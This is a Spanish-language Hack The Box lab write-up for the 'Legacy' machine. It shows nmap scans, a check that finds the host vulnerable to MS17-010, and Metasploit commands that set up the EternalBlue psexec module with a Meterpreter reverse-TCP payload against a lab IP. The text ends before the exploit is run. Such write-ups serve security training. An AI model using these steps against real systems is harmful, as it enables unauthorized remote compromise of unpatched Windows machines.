

245- LEGACY

1. LEGACY


https://app.hackthebox.com/machines/Legacy



1.1. Preliminar


- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Windows*.
  - 

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 135, 139 y 445* abiertos.
  - 
```
❯ cd nmap
❯ nmap -sS -p- --open 10.10.10.4 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 13:32 CET
Nmap scan report for 10.10.10.4
Host is up (0.076s latency).
Not shown: 62726 closed tcp ports (reset), 2806 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds

 /home/parrotp/pryor/CTF/HTB/Legacy/nmap  took 14s
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Vemos que nos enfrentamos a un *Windows XP*, el cual es ciertamente antiguo (2000).
  - 
```
❯ nmap -sCV -p135,139,445 -n -Pn --min-rate 5000 10.10.10.4 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 13:32 CET
Nmap scan report for 10.10.10.4
Host is up (0.057s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2024-02-24T16:30:36+02:00
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b9865d (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 5d00h57m38s, deviation: 1h24m50s, median: 4d23h57m38s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.72 seconds

 /home/parrotp/pryor/CTF/HTB/Legacy/nmap  took 18s
```

- Por tanto, vamos a comprobar si este sistema es vulnerable a **EternalBlue**. Para ello, lanzamos el script *smb-vuln-ms17-010* de **Nmap**. Vemos que el objetivo es vulnerable.
  - 
```
❯ nmap -sV --script="smb-vuln-ms17-010" -p445 10.10.10.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 13:38 CET
Nmap scan report for 10.10.10.4
Host is up (0.045s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|          servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

1.3. EternalBlue with Metasploit

- **CVE-2017-0143 (EternalBlue)**:
- Entramos a **Metasploit**, buscamos exploits para **EternalBlue**. Elegimos el que vemos en la siguiente imagen. Lanzamos el exploit, y obtenemos nuestra sesión de Meterpreter. Seguidamente, tras explorar los directorios, encontramos ambas banderas.

```
[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set payload payload/windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.130    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set lhost 10.10.16.9
lhost => 10.10.16.9
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set rhosts
rhosts =>
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set rhosts 10.10.10.4
rhosts => 10.10.10.4
```